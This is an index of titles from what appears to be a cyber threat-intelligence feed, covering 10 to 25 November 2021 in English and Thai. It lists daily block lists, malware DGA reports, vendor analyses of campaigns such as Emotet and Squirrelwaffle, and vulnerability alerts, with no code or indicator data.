1.1.2542. 2021-11-10 Active Conficker DGA(s) for 20211109
1.1.2543. 2021-11-10 Active Malware samples detected on 2021-11-09
1.1.2544. 2021-11-10 A New Squirrelwaffle (DatopLoader) Delivers QakBot Trojan
1.1.2545. 2021-11-10 Cobalt Strike server located in Thailand | Cobalt Strike server ที่ตั้งอยู่ในประเทศไทย
1.1.2546. 2021-11-10 Compromised Docker Hub Accounts Abused for Cryptomining Linked to TeamTNT
1.1.2547. 2021-11-10 Microsoft เผยแพร่อัปเดตความปลอดภัยประจำเดือนพฤศจิกายน 2564
1.1.2548. 2021-11-10 Misha Malware
1.1.2549. 2021-11-10 Newly registered domain names related to the Covid-19 pandemic on 20211108
1.1.2550. 2021-11-10 Password Expiry Phish are not Growing Old
1.1.2551. 2021-11-10 SAP เผยแพร่การอัปเดตความปลอดภัยประจำเดือนพฤศจิกายน 2564
1.1.2552. 2021-11-10 Skimmer using steganography via logos of compromised stores.
1.1.2553. 2021-11-10 TTC-CERT Block Lists 2021-11-10 - Agentemis, BEACON, Cobalt Strike
1.1.2554. 2021-11-10 TTC-CERT Block Lists 2021-11-10 - Dridex, Bugat, or Cridex Trojan
1.1.2555. 2021-11-10 TTC-CERT Block Lists 2021-11-10 - Phishing attack dataset
1.1.2556. 2021-11-10 TTC-CERT - DOMAIN Daily Block Lists - 2021-11-10 - CyberTotal
1.1.2557. 2021-11-10 TTC-CERT - HASH Daily Block Lists - 2021-11-10 - CyberTotal
1.1.2558. 2021-11-10 TTC-CERT IP Block Lists 2021-11-10 - FTP port scanning, FTP attack
1.1.2559. 2021-11-10 TTC-CERT IP Block Lists 2021-11-10 - SSH port scanning, SSH brute-force attack
1.1.2560. 2021-11-10 TTC-CERT - IP Daily Block Lists - 2021-11-10 - CyberTotal
1.1.2561. 2021-11-10 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-10
1.1.2562. 2021-11-11 Abcbot, an evolving botnet
1.1.2563. 2021-11-11 Abuse.ch URLhaus 20211110
1.1.2564. 2021-11-11 Active Bamital DGA(s) for 20211110
1.1.2565. 2021-11-11 Active Conficker DGA(s) for 20211110
1.1.2566. 2021-11-11 Active Cryptowall DGA(s) for 20211110
1.1.2567. 2021-11-11 Active Malware samples detected on 2021-11-10

1.1.2568. 2021-11-11 Newly registered domain names related to the Covid-19 pandemic on 20211109
1.1.2569. 2021-11-11 TTC-CERT Block Lists 2021-11-11 - Agentemis, BEACON, Cobalt Strike
1.1.2570. 2021-11-11 TTC-CERT Block Lists 2021-11-11 - IcedID, BokBot
1.1.2571. 2021-11-11 TTC-CERT Block Lists 2021-11-11 - Phishing attack dataset
1.1.2572. 2021-11-11 TTC-CERT - DOMAIN Daily Block Lists - 2021-11-11 - CyberTotal
1.1.2573. 2021-11-11 TTC-CERT - HASH Daily Block Lists - 2021-11-11 - CyberTotal
1.1.2574. 2021-11-11 TTC-CERT IP Block Lists 2021-11-11 - FTP port scanning, FTP attack
1.1.2575. 2021-11-11 TTC-CERT IP Block Lists 2021-11-11 - SSH port scanning, SSH brute-force attack
1.1.2576. 2021-11-11 TTC-CERT - IP Daily Block Lists - 2021-11-11 - CyberTotal
1.1.2577. 2021-11-11 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-11
1.1.2578. 2021-11-11 TTC-CERT - URL Daily Block Lists - 2021-11-11 - CyberTotal
1.1.2579. 2021-11-11 แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (Critical) ของผลิตภัณฑ์ PAN’s GlobalProtect firewall (PAN-OS) (CVE-2021-3064)
1.1.2580. 2021-11-11 แจ้งเตือนช่องโหว่ยกระดับสิทธิ์ (Escalation of Privilege) ของผลิตภัณฑ์ VMWare vCenter (CVE-2021-22048)
1.1.2581. 2021-11-12 Abuse.ch URLhaus 20111111
1.1.2582. 2021-11-12 Active Bamital DGA(s) for 20211111
1.1.2583. 2021-11-12 Active Bedep DGA(s) for 20211111
1.1.2584. 2021-11-12 Active Chinad DGA(s) for 20211111
1.1.2585. 2021-11-12 Active Malware samples detected on 2021-11-11
1.1.2586. 2021-11-12 BotenaGo: New Golang malware targeting millions of routers and IOT devices with arsenal of over 30 exploits
1.1.2587. 2021-11-12 Malware found abusing Namesilo and Google's custom pages to spread malware
1.1.2588. 2021-11-12 Newly registered domain names related to the Covid-19 pandemic on 20211110
1.1.2589. 2021-11-12 Tracking An Effective (HelloKitty) Ransomware Campaign – Part 2

1.1.2590. 2021-11-12 TTC-CERT Block Lists 2021-11-12 - Agentemis, BEACON, Cobalt Strike
1.1.2591. 2021-11-12 TTC-CERT Block Lists 2021-11-12 - Phishing attack dataset
1.1.2592. 2021-11-12 TTC-CERT - HASH Daily Block Lists - 2021-11-12 - CyberTotal
1.1.2593. 2021-11-12 TTC-CERT IP Block Lists 2021-11-12 - FTP port scanning, FTP attack
1.1.2594. 2021-11-12 TTC-CERT IP Block Lists 2021-11-12 - SSH port scanning, SSH brute-force attack
1.1.2595. 2021-11-12 TTC-CERT - IP Daily Block Lists - 2021-11-12 - CyberTotal
1.1.2596. 2021-11-12 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-12
1.1.2597. 2021-11-12 TTC-CERT - URL Daily Block Lists - 2021-11-12 - CyberTotal
1.1.2598. 2021-11-13 Abuse.ch URLhaus 20211112
1.1.2599. 2021-11-13 Active Bamital DGA(s) for 20211112
1.1.2600. 2021-11-13 Active Bedep DGA(s) for 20211112
1.1.2601. 2021-11-13 Active Beebone DGA(s) for 20211112
1.1.2602. 2021-11-13 Active Malware samples detected on 2021-11-12
1.1.2603. 2021-11-13 Analyzing a watering hole campaign using macOS exploits
1.1.2604. 2021-11-13 Newly registered domain names related to the Covid-19 pandemic on 20211111
1.1.2605. 2021-11-13 TTC-CERT Block Lists 2021-11-13 - Agentemis, BEACON, Cobalt Strike
1.1.2606. 2021-11-13 TTC-CERT Block Lists 2021-11-13 - Phishing attack dataset
1.1.2607. 2021-11-13 TTC-CERT - DOMAIN Daily Block Lists - 2021-11-13 - CyberTotal
1.1.2608. 2021-11-13 TTC-CERT - HASH Daily Block Lists - 2021-11-13 - CyberTotal
1.1.2609. 2021-11-13 TTC-CERT IP Block Lists 2021-11-13 - FTP port scanning, FTP attack
1.1.2610. 2021-11-13 TTC-CERT IP Block Lists 2021-11-13 - SSH port scanning, SSH brute-force attack
1.1.2611. 2021-11-13 TTC-CERT - IP Daily Block Lists - 2021-11-13 - CyberTotal
1.1.2612. 2021-11-13 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-13
1.1.2613. 2021-11-14 Abuse.ch URLhaus 20211113
1.1.2614. 2021-11-14 Active Bamital DGA(s) for 20211113
1.1.2615. 2021-11-14 Active Bedep DGA(s) for 20211113

1.1.2616. 2021-11-14 Active Chinad DGA(s) for 20211113
1.1.2617. 2021-11-14 Active Malware samples detected on 2021-11-13
1.1.2618. 2021-11-14 ASEC Weekly Malware Statistics (20211101 ~ 20211107)
1.1.2619. 2021-11-14 Cisco Talos Intelligence Group - Threat Roundup for November 5 to November 12
1.1.2620. 2021-11-14 Cisco Talos Intelligence Group - Threat Source newsletter (Nov. 11, 2021)
1.1.2621. 2021-11-14 .encoded01 Ransomware
1.1.2622. 2021-11-14 Excel add-in file via malspam delivers a screenlocker (masquerading as ransomware).
1.1.2623. 2021-11-14 Financial Motivation Drives Golang Malware Adoption | CrowdStrike
1.1.2624. 2021-11-14 Go #Ransomware ; .dst
1.1.2625. 2021-11-14 HTML smuggling surges: Highly evasive loader technique increasingly used in banking malware, targeted attacks - Microsoft Security Blog
1.1.2626. 2021-11-14 Is SquirrelWaffle the New Emotet? How to Detect the Latest MalSpam Loader - SentinelOne
1.1.2627. 2021-11-14 Lazarus hackers target researchers with trojanized IDA Pro
1.1.2628. 2021-11-14 Magniber ransomware continues to improve and expand in Asia
1.1.2629. 2021-11-14 New Android malware targets Netflix, Instagram, and Twitter users
1.1.2630. 2021-11-14 Newly registered domain names related to the Covid-19 pandemic on 20211112
1.1.2631. 2021-11-14 QAKBOT Loader Returns With New Techniques and Tools
1.1.2632. 2021-11-14 Ransomware BloodFox
1.1.2633. 2021-11-14 Stop/Djvu Ransomware; Extension: .qdla
1.1.2634. 2021-11-14 Stop/Djvu Ransomware ; Extension: .qmak
1.1.2635. 2021-11-14 .teslarvng3 Ransomware
1.1.2636. 2021-11-14 The Newest Malicious Actor: “Squirrelwaffle” Malicious Doc. | McAfee Blogs
1.1.2637. 2021-11-14 The q-logger skimmer seems to have updated its obfuscation.
1.1.2638. 2021-11-14 Threat Thursday: SquirrelWaffle Takes a Bite Out of Victim Bank Accounts

1.1.2639. 2021-11-14 TTC-CERT Block Lists 2021-11-14 - Agentemis, BEACON, Cobalt Strike
1.1.2640. 2021-11-14 TTC-CERT Block Lists 2021-11-14 - Phishing attack dataset
1.1.2641. 2021-11-14 TTC-CERT - DOMAIN Daily Block Lists - 2021-11-14 - CyberTotal
1.1.2642. 2021-11-14 TTC-CERT - HASH Daily Block Lists - 2021-11-14 - CyberTotal
1.1.2643. 2021-11-14 TTC-CERT IP Block Lists 2021-11-14 - FTP port scanning, FTP attack
1.1.2644. 2021-11-14 TTC-CERT IP Block Lists 2021-11-14 - SSH port scanning, SSH brute-force attack
1.1.2645. 2021-11-14 TTC-CERT - IP Daily Block Lists - 2021-11-14 - CyberTotal
1.1.2646. 2021-11-14 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-14
1.1.2647. 2021-11-14 Walking on APT31 infrastructure footprints - SEKOIA.IO
1.1.2648. 2021-11-14 .ZAHACKED Ransomware
1.1.2649. 2021-11-15 Abuse.ch URLhaus 20211114
1.1.2650. 2021-11-15 Active Bamital DGA(s) for 20211114
1.1.2651. 2021-11-15 Active Bedep DGA(s) for 20211114
1.1.2652. 2021-11-15 Active Conficker DGA(s) for 20211114
1.1.2653. 2021-11-15 Active Malware samples detected on 2021-11-14
1.1.2654. 2021-11-15 .Lorenz.sz40 Ransomware
1.1.2655. 2021-11-15 Newly registered domain names related to the Covid-19 pandemic on 20211113
1.1.2656. 2021-11-15 TTC-CERT Block Lists 2021-11-15 - Agentemis, BEACON, Cobalt Strike
1.1.2657. 2021-11-15 TTC-CERT Block Lists 2021-11-15 - Dridex, Bugat, or Cridex Trojan
1.1.2658. 2021-11-15 TTC-CERT Block Lists 2021-11-15 - Phishing attack dataset
1.1.2659. 2021-11-15 TTC-CERT - DOMAIN Daily Block Lists - 2021-11-15 - CyberTotal
1.1.2660. 2021-11-15 TTC-CERT - HASH Daily Block Lists - 2021-11-15 - CyberTotal
1.1.2661. 2021-11-15 TTC-CERT IP Block Lists 2021-11-15 - FTP port scanning, FTP attack
1.1.2662. 2021-11-15 TTC-CERT IP Block Lists 2021-11-15 - SSH port scanning, SSH brute-force attack
1.1.2663. 2021-11-15 TTC-CERT - IP Daily Block Lists - 2021-11-15 - CyberTotal
1.1.2664. 2021-11-15 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-15

1.1.2665. 2021-11-15 TTC-CERT - URL Daily Block Lists - 2021-11-15 - CyberTotal
1.1.2666. 2021-11-16 Abuse.ch URLhaus 20211115
1.1.2667. 2021-11-16 Active Bamital DGA(s) for 20211115
1.1.2668. 2021-11-16 Active Beebone DGA(s) for 20211115
1.1.2669. 2021-11-16 Active Chinad DGA(s) for 20211115
1.1.2670. 2021-11-16 Active Malware samples detected on 2021-11-15
1.1.2671. 2021-11-16 COVID-22 Brings Disaster to MBR
1.1.2672. 2021-11-16 Dissecting Cobalt Strike Loader - K7 Labs
1.1.2673. 2021-11-16 Exchange Exploit Leads to Domain Wide Ransomware
1.1.2674. 2021-11-16 Groups Target Alibaba ECS Instances for Cryptojacking
1.1.2675. 2021-11-16 Guess who’s back | Emotet botnet
1.1.2676. 2021-11-16 Infect If Needed | A Deeper Dive Into Targeted Backdoor macOS.Macma - SentinelOne
1.1.2677. 2021-11-16 Newly registered domain names related to the Covid-19 pandemic on 20211114
1.1.2678. 2021-11-16 New Threat Alert: Krane Malware
1.1.2679. 2021-11-16 Stop/Djvu Ransomware ; Extension: .futm
1.1.2680. 2021-11-16 TTC-CERT Block Lists 2021-11-16 - Agentemis, BEACON, Cobalt Strike
1.1.2681. 2021-11-16 TTC-CERT Block Lists 2021-11-16 - Dridex, Bugat, or Cridex Trojan
1.1.2682. 2021-11-16 TTC-CERT Block Lists 2021-11-16 - Phishing attack dataset
1.1.2683. 2021-11-16 TTC-CERT - DOMAIN Daily Block Lists - 2021-11-16 - CyberTotal
1.1.2684. 2021-11-16 TTC-CERT - HASH Daily Block Lists - 2021-11-16 - CyberTotal
1.1.2685. 2021-11-16 TTC-CERT IP Block Lists 2021-11-16 - FTP port scanning, FTP attack
1.1.2686. 2021-11-16 TTC-CERT IP Block Lists 2021-11-16 - SSH port scanning, SSH brute-force attack
1.1.2687. 2021-11-16 TTC-CERT - IP Daily Block Lists - 2021-11-16 - CyberTotal
1.1.2688. 2021-11-16 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-16
1.1.2689. 2021-11-16 TTC-CERT - URL Daily Block Lists - 2021-11-16 - CyberTotal
1.1.2690. 2021-11-16 Weekly Indicator Report : 2021-11-12
1.1.2691. 2021-11-17 Active Bamital DGA(s) for 20211116

1.1.2692. 2021-11-17 Active Beebone DGA(s) for 20211116
1.1.2693. 2021-11-17 Active Conficker DGA(s) for 20211116
1.1.2694. 2021-11-17 Active Cryptowall DGA(s) for 20211116
1.1.2695. 2021-11-17 Active Malware samples detected on 2021-11-16
1.1.2696. 2021-11-17 APT Attack Analysis Report by Kimsuky Group (AppleSeed, PebbleDash) - ASEC BLOG
1.1.2697. 2021-11-17 Attackers use domain fronting technique to target Myanmar with Cobalt Strike | Cisco Talos Intelligence Group
1.1.2698. 2021-11-17 Avast Q3’21 Threat Report - Avast Threat Labs
1.1.2699. 2021-11-17 Emotet Returns
1.1.2700. 2021-11-17 Newly registered domain names related to the Covid-19 pandemic on 20211115
1.1.2701. 2021-11-17 Office Documents: May the XLL technique change the threat Landscape in 2022?
1.1.2702. 2021-11-17 Stop/Djvu Ransomware ; Extension: .utjg
1.1.2703. 2021-11-17 TTC-CERT Block Lists 2021-11-17 - Agentemis, BEACON, Cobalt Strike
1.1.2704. 2021-11-17 TTC-CERT Block Lists 2021-11-17 - Dridex, Bugat, or Cridex Trojan
1.1.2705. 2021-11-17 TTC-CERT Block Lists 2021-11-17 - Phishing attack dataset
1.1.2706. 2021-11-17 TTC-CERT - DOMAIN Daily Block Lists - 2021-11-17 - CyberTotal
1.1.2707. 2021-11-17 TTC-CERT - HASH Daily Block Lists - 2021-11-17 - CyberTotal
1.1.2708. 2021-11-17 TTC-CERT IP Block Lists 2021-11-17 - FTP port scanning, FTP attack
1.1.2709. 2021-11-17 TTC-CERT IP Block Lists 2021-11-17 - SSH port scanning, SSH brute-force attack
1.1.2710. 2021-11-17 TTC-CERT - IP Daily Block Lists - 2021-11-17 - CyberTotal
1.1.2711. 2021-11-17 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-17
1.1.2712. 2021-11-17 TTC-CERT - URL Daily Block Lists - 2021-11-17 - CyberTotal
1.1.2713. 2021-11-17 พบ IP Address ของประเทศไทยมีความเป็นไปได้สูงที่ถูกนำมาเป็น Command and Control Server ของ Emotet botnet
1.1.2714. 2021-11-18 Abuse.ch URLhaus 20211117
1.1.2715. 2021-11-18 Active Bamital DGA(s) for 20211117

1.1.2716. 2021-11-18 Active Bedep DGA(s) for 20211117
1.1.2717. 2021-11-18 Active Conficker DGA(s) for 20211117
1.1.2718. 2021-11-18 Active Malware samples detected on 2021-11-17
1.1.2719. 2021-11-18 Aggah Campaign Replaces Crypto Currency Addresses with Their Own
1.1.2720. 2021-11-18 Analyzing ProxyShell-related Incidents via Trend Micro Managed XDR
1.1.2721. 2021-11-18 BrazKing Android Malware Upgraded and Targeting Brazilian Banks
1.1.2722. 2021-11-18 .chichi Babuk Ransomware
1.1.2723. 2021-11-18 Iranian Government-Sponsored APT Cyber Actors Exploiting Microsoft Exchange and Fortinet Vulnerabilities in Furtherance of Malicious Activities | CISA
1.1.2724. 2021-11-18 Newly registered domain names related to the Covid-19 pandemic on 20211116
1.1.2725. 2021-11-18 North korean malicious documents exploiting CVE-2021-40444
1.1.2726. 2021-11-18 Strategic web compromises in the Middle East with a pinch of Candiru
1.1.2727. 2021-11-18 TrickBot helps Emotet come back from the dead | Malwarebytes Labs
1.1.2728. 2021-11-18 TTC-CERT Block Lists 2021-11-18 - Agentemis, BEACON, Cobalt Strike
1.1.2729. 2021-11-18 TTC-CERT Block Lists 2021-11-18 - Dridex, Bugat, or Cridex Trojan
1.1.2730. 2021-11-18 TTC-CERT Block Lists 2021-11-18 - Phishing attack dataset
1.1.2731. 2021-11-18 TTC-CERT - DOMAIN Daily Block Lists - 2021-11-18 - CyberTotal
1.1.2732. 2021-11-18 TTC-CERT - HASH Daily Block Lists - 2021-11-18 - CyberTotal
1.1.2733. 2021-11-18 TTC-CERT IP Block Lists 2021-11-18 - FTP port scanning, FTP attack
1.1.2734. 2021-11-18 TTC-CERT IP Block Lists 2021-11-18 - SSH port scanning, SSH brute-force attack
1.1.2735. 2021-11-18 TTC-CERT - IP Daily Block Lists - 2021-11-18 - CyberTotal
1.1.2736. 2021-11-18 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-18
1.1.2737. 2021-11-18 TTC-CERT - URL Daily Block Lists - 2021-11-18 - CyberTotal

1.1.2738. 2021-11-19 Abuse.ch URLhaus 20211118
1.1.2739. 2021-11-19 Active Bamital DGA(s) for 20211118
1.1.2740. 2021-11-19 Active Bedep DGA(s) for 20211118
1.1.2741. 2021-11-19 Active Beebone DGA(s) for 20211118
1.1.2742. 2021-11-19 Active Malware samples detected on 2021-11-18
1.1.2743. 2021-11-19 ASEC Weekly Malware Statistics (20211108 ~ 20211114) - ASEC BLOG
1.1.2744. 2021-11-19 .boombye Ransomware
1.1.2745. 2021-11-19 Newly registered domain names related to the Covid-19 pandemic on 20211117
1.1.2746. 2021-11-19 New ransomware actor uses password-protected archives to bypass encryption protection | Sophos News
1.1.2747. 2021-11-19 New skimmer (recaptcha)
1.1.2748. 2021-11-19 Phishing Campaign Utilizes DocuSign to Counter Security Controls
1.1.2749. 2021-11-19 The Pitfall of Threat Intelligence Whitelisting: Specter Botnet is'taking over' Top Legit DNS Domains By Using ClouDNS Service
1.1.2750. 2021-11-19 TTC-CERT Block Lists 2021-11-19 - Agentemis, BEACON, Cobalt Strike
1.1.2751. 2021-11-19 TTC-CERT Block Lists 2021-11-19 - Phishing attack dataset
1.1.2752. 2021-11-19 TTC-CERT - DOMAIN Daily Block Lists - 2021-11-19 - CyberTotal
1.1.2753. 2021-11-19 TTC-CERT - HASH Daily Block Lists - 2021-11-19 - CyberTotal
1.1.2754. 2021-11-19 TTC-CERT IP Block Lists 2021-11-19 - FTP port scanning, FTP attack
1.1.2755. 2021-11-19 TTC-CERT IP Block Lists 2021-11-19 - SSH port scanning, SSH brute-force attack
1.1.2756. 2021-11-19 TTC-CERT - IP Daily Block Lists - 2021-11-19 - CyberTotal
1.1.2757. 2021-11-19 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-19
1.1.2758. 2021-11-19 เว็บไซต์ของสำนักงานส่งเสริมการศึกษานอกระบบและการศึกษาตามอัธยาศัย (กศน.) ถูกนำไปเป็นที่แพร่กระจาย FormBook trojan
1.1.2759. 2021-11-20 Abuse.ch URLhaus 20211119
1.1.2760. 2021-11-20 Active Bamital DGA(s) for 20211119
1.1.2761. 2021-11-20 Active Bedep DGA(s) for 20211119

1.1.2762. 2021-11-20 Active Beebone DGA(s) for 20211119
1.1.2763. 2021-11-20 Active Malware samples detected on 2021-11-19
1.1.2764. 2021-11-20 Cisco Talos Intelligence Group - Threat Source Newsletter (Nov. 18, 2021)
1.1.2765. 2021-11-20 Danabot Fake Unclaimed Assets Site
1.1.2766. 2021-11-20 DanaBot’s Evolution from Bank Fraud to DDos Attacks
1.1.2767. 2021-11-20 Distributing 'Emirates Post' e-mails for overseas direct purchase season - ASEC BLOG
1.1.2768. 2021-11-20 Downloader Disguised as Excel Add-In (XLL)
1.1.2769. 2021-11-20 Hackers deploy Linux malware, web skimmer on e-commerce servers
1.1.2770. 2021-11-20 Newly registered domain names related to the Covid-19 pandemic on 20211118
1.1.2771. 2021-11-20 Raccoon-The Info Stealer - K7 Labs
1.1.2772. 2021-11-20 Squirrelwaffle Exploits ProxyShell and ProxyLogon to Hijack Email Chains
1.1.2773. 2021-11-20 Stop/Djvu Ransomware ; Extension: .iisa
1.1.2774. 2021-11-20 Stop/Djvu Ransomware ; Extension: .pqgs
1.1.2775. 2021-11-20 Triple Threat: North Korea-Aligned TA406 Steals, Scams and Spies
1.1.2776. 2021-11-20 TSA PreCheck Scam Dupes Travelers into Paying Excess Fees | Abnormal
1.1.2777. 2021-11-20 TTC-CERT Block Lists 2021-11-20 - Agentemis, BEACON, Cobalt Strike
1.1.2778. 2021-11-20 TTC-CERT Block Lists 2021-11-20 - Dridex, Bugat, or Cridex Trojan
1.1.2779. 2021-11-20 TTC-CERT Block Lists 2021-11-20 - Phishing attack dataset
1.1.2780. 2021-11-20 TTC-CERT - DOMAIN Daily Block Lists - 2021-11-20 - CyberTotal
1.1.2781. 2021-11-20 TTC-CERT - HASH Daily Block Lists - 2021-11-20 - CyberTotal
1.1.2782. 2021-11-20 TTC-CERT IP Block Lists 2021-11-20 - FTP port scanning, FTP attack
1.1.2783. 2021-11-20 TTC-CERT IP Block Lists 2021-11-20 - SSH port scanning, SSH brute-force attack
1.1.2784. 2021-11-20 TTC-CERT - IP Daily Block Lists - 2021-11-20 - CyberTotal

1.1.2785. 2021-11-20 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-20
1.1.2786. 2021-11-21 Abuse.ch URLhaus 20211120
1.1.2787. 2021-11-21 Active Bamital DGA(s) for 20211120
1.1.2788. 2021-11-21 Active Bedep DGA(s) for 20211120
1.1.2789. 2021-11-21 Active Beebone DGA(s) for 20211120
1.1.2790. 2021-11-21 Active Malware samples detected on 2021-11-20
1.1.2791. 2021-11-21 Newly registered domain names related to the Covid-19 pandemic on 20211119
1.1.2792. 2021-11-21 TTC-CERT Block Lists 2021-11-21 - Agentemis, BEACON, Cobalt Strike
1.1.2793. 2021-11-21 TTC-CERT Block Lists 2021-11-21 - Phishing attack dataset
1.1.2794. 2021-11-21 TTC-CERT - HASH Daily Block Lists - 2021-11-21 - CyberTotal
1.1.2795. 2021-11-21 TTC-CERT IP Block Lists 2021-11-21 - FTP port scanning, FTP attack
1.1.2796. 2021-11-21 TTC-CERT IP Block Lists 2021-11-21 - SSH port scanning, SSH brute-force attack
1.1.2797. 2021-11-21 TTC-CERT - IP Daily Block Lists - 2021-11-21 - CyberTotal
1.1.2798. 2021-11-21 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-21
1.1.2799. 2021-11-22 Abuse.ch URLhaus 20211121
1.1.2800. 2021-11-22 Active Bamital DGA(s) for 20211121
1.1.2801. 2021-11-22 Active Bedep DGA(s) for 20211121
1.1.2802. 2021-11-22 Active Chinad DGA(s) for 20211121
1.1.2803. 2021-11-22 Active Malware samples detected on 2021-11-21
1.1.2804. 2021-11-22 Newly registered domain names related to the Covid-19 pandemic on 20211120
1.1.2805. 2021-11-22 TTC-CERT Block Lists 2021-11-22 - Agentemis, BEACON, Cobalt Strike
1.1.2806. 2021-11-22 TTC-CERT Block Lists 2021-11-22 - Dridex, Bugat, or Cridex Trojan
1.1.2807. 2021-11-22 TTC-CERT Block Lists 2021-11-22 - Phishing attack dataset
1.1.2808. 2021-11-22 TTC-CERT - DOMAIN Daily Block Lists - 2021-11-22 - CyberTotal
1.1.2809. 2021-11-22 TTC-CERT - HASH Daily Block Lists - 2021-11-22 - CyberTotal
1.1.2810. 2021-11-22 TTC-CERT IP Block Lists 2021-11-22 - FTP port scanning, FTP attack

1.1.2811. 2021-11-22 TTC-CERT IP Block Lists 2021-11-22 - SSH port scanning, SSH brute-force attack
1.1.2812. 2021-11-22 TTC-CERT - IP Daily Block Lists - 2021-11-22 - CyberTotal
1.1.2813. 2021-11-22 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-22
1.1.2814. 2021-11-22 TTC-CERT - URL Daily Block Lists - 2021-11-22 - CyberTotal
1.1.2815. 2021-11-23 Abuse.ch URLhaus 20211122
1.1.2816. 2021-11-23 Active Bamital DGA(s) for 20211122
1.1.2817. 2021-11-23 Active Bedep DGA(s) for 20211122
1.1.2818. 2021-11-23 Active Conficker DGA(s) for 20211122
1.1.2819. 2021-11-23 Active Malware samples detected on 2021-11-22
1.1.2820. 2021-11-23 Cisco Talos Intelligence Group : Threat Roundup for November 12 to November 19
1.1.2821. 2021-11-23 Dharma/CrySis ransomware family; Extension: .NEEH
1.1.2822. 2021-11-23 .file.decrypt Ransomware
1.1.2823. 2021-11-23 Newly registered domain names related to the Covid-19 pandemic on 20211121
1.1.2824. 2021-11-23 TTC-CERT Block Lists 2021-11-23 - Agentemis, BEACON, Cobalt Strike
1.1.2825. 2021-11-23 TTC-CERT Block Lists 2021-11-23 - Phishing attack dataset
1.1.2826. 2021-11-23 TTC-CERT - DOMAIN Daily Block Lists - 2021-11-23 - CyberTotal
1.1.2827. 2021-11-23 TTC-CERT - HASH Daily Block Lists - 2021-11-23 - CyberTotal
1.1.2828. 2021-11-23 TTC-CERT IP Block Lists 2021-11-23 - FTP port scanning, FTP attack
1.1.2829. 2021-11-23 TTC-CERT IP Block Lists 2021-11-23 - SSH port scanning, SSH brute-force attack
1.1.2830. 2021-11-23 TTC-CERT - IP Daily Block Lists - 2021-11-23 - CyberTotal
1.1.2831. 2021-11-23 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-23
1.1.2832. 2021-11-23 แจ้งเตือนช่องโหว่ชนิด zero-day โดยเป็นช่องโหว่การยกระดับสิทธิ์ (local privilege elevation vulnerability) ของระบบปฏิบัติการ Windows
1.1.2833. 2021-11-24 Abuse.ch URLhaus 20211123
1.1.2834. 2021-11-24 Active Bamital DGA(s) for 20211123
1.1.2835. 2021-11-24 Active Bedep DGA(s) for 20211123

1.1.2836. 2021-11-24 Active Beebone DGA(s) for 20211123
1.1.2837. 2021-11-24 Active Chinad DGA(s) for 20211123
1.1.2838. 2021-11-24 Active Malware samples detected on 2021-11-23
1.1.2839. 2021-11-24 ASEC Weekly Malware Statistics (20211115 ~ 20211121) - ASEC BLOG
1.1.2840. 2021-11-24 Cisco Talos Intelligence Group - Back from the dead: Emotet re-emerges, begins rebuilding to wrap up 2021
1.1.2841. 2021-11-24 Cyble Research Blog - MasterFred Android Banking Trojan
1.1.2842. 2021-11-24 QakBot banking Trojan IOCs 2021-11-23
1.1.2843. 2021-11-24 StrRAT: Java based RAT Vectored by Excel Macros - K7 Labs
1.1.2844. 2021-11-24 TTC-CERT Block Lists 2021-11-24 - Agentemis, BEACON, Cobalt Strike
1.1.2845. 2021-11-24 TTC-CERT Block Lists 2021-11-24 - Dridex, Bugat, or Cridex Trojan
1.1.2846. 2021-11-24 TTC-CERT Block Lists 2021-11-24 - Phishing attack dataset
1.1.2847. 2021-11-24 TTC-CERT - DOMAIN Daily Block Lists - 2021-11-24 - CyberTotal
1.1.2848. 2021-11-24 TTC-CERT - HASH Daily Block Lists - 2021-11-24 - CyberTotal
1.1.2849. 2021-11-24 TTC-CERT IP Block Lists 2021-11-24 - FTP port scanning, FTP attack
1.1.2850. 2021-11-24 TTC-CERT IP Block Lists 2021-11-24 - SSH port scanning, SSH brute-force attack
1.1.2851. 2021-11-24 TTC-CERT - IP Daily Block Lists - 2021-11-24 - CyberTotal
1.1.2852. 2021-11-24 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-24
1.1.2853. 2021-11-24 TTC-CERT - URL Daily Block Lists - 2021-11-24 - CyberTotal
1.1.2854. 2021-11-24 แจ้งเตือนช่องโหว่ CVE-2021-43221 - Microsoft Edge (Chromium-based) Remote Code Execution Vulnerability
1.1.2855. 2021-11-25 Active Bamital DGA(s) for 20211124
1.1.2856. 2021-11-25 Active Bedep DGA(s) for 20211124
1.1.2857. 2021-11-25 Active Chinad DGA(s) for 20211124
1.1.2858. 2021-11-25 Active Malware samples detected on 2021-11-24
1.1.2859. 2021-11-25 A Long List Of Arkei Stealer's Crypto Browser Wallets
1.1.2860. 2021-11-25 Android APT spyware, targeting Middle East victims, enhances evasiveness

1.1.2861. 2021-11-25 Graphical Lures In The Age of Cybercrime. | InQuest
1.1.2862. 2021-11-25 Newly registered domain names related to the Covid-19 pandemic on 20211123
1.1.2863. 2021-11-25 The BABADEDA Crypter - an Emerging Crypter targeting the Crypto, NFT, and DeFi communities
1.1.2864. 2021-11-25 TTC-CERT Block Lists 2021-11-25 - Agentemis, BEACON, Cobalt Strike
1.1.2865. 2021-11-25 TTC-CERT Block Lists 2021-11-25 - Phishing attack dataset
1.1.2866. 2021-11-25 TTC-CERT - DOMAIN Daily Block Lists - 2021-11-25 - CyberTotal
1.1.2867. 2021-11-25 TTC-CERT - HASH Daily Block Lists - 2021-11-25 - CyberTotal
1.1.2868. 2021-11-25 TTC-CERT IP Block Lists 2021-11-25 - FTP port scanning, FTP attack
1.1.2869. 2021-11-25 TTC-CERT IP Block Lists 2021-11-25 - SSH port scanning, SSH brute-force attack
1.1.2870. 2021-11-25 TTC-CERT - IP Daily Block Lists - 2021-11-25 - CyberTotal
1.1.2871. 2021-11-25 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-25
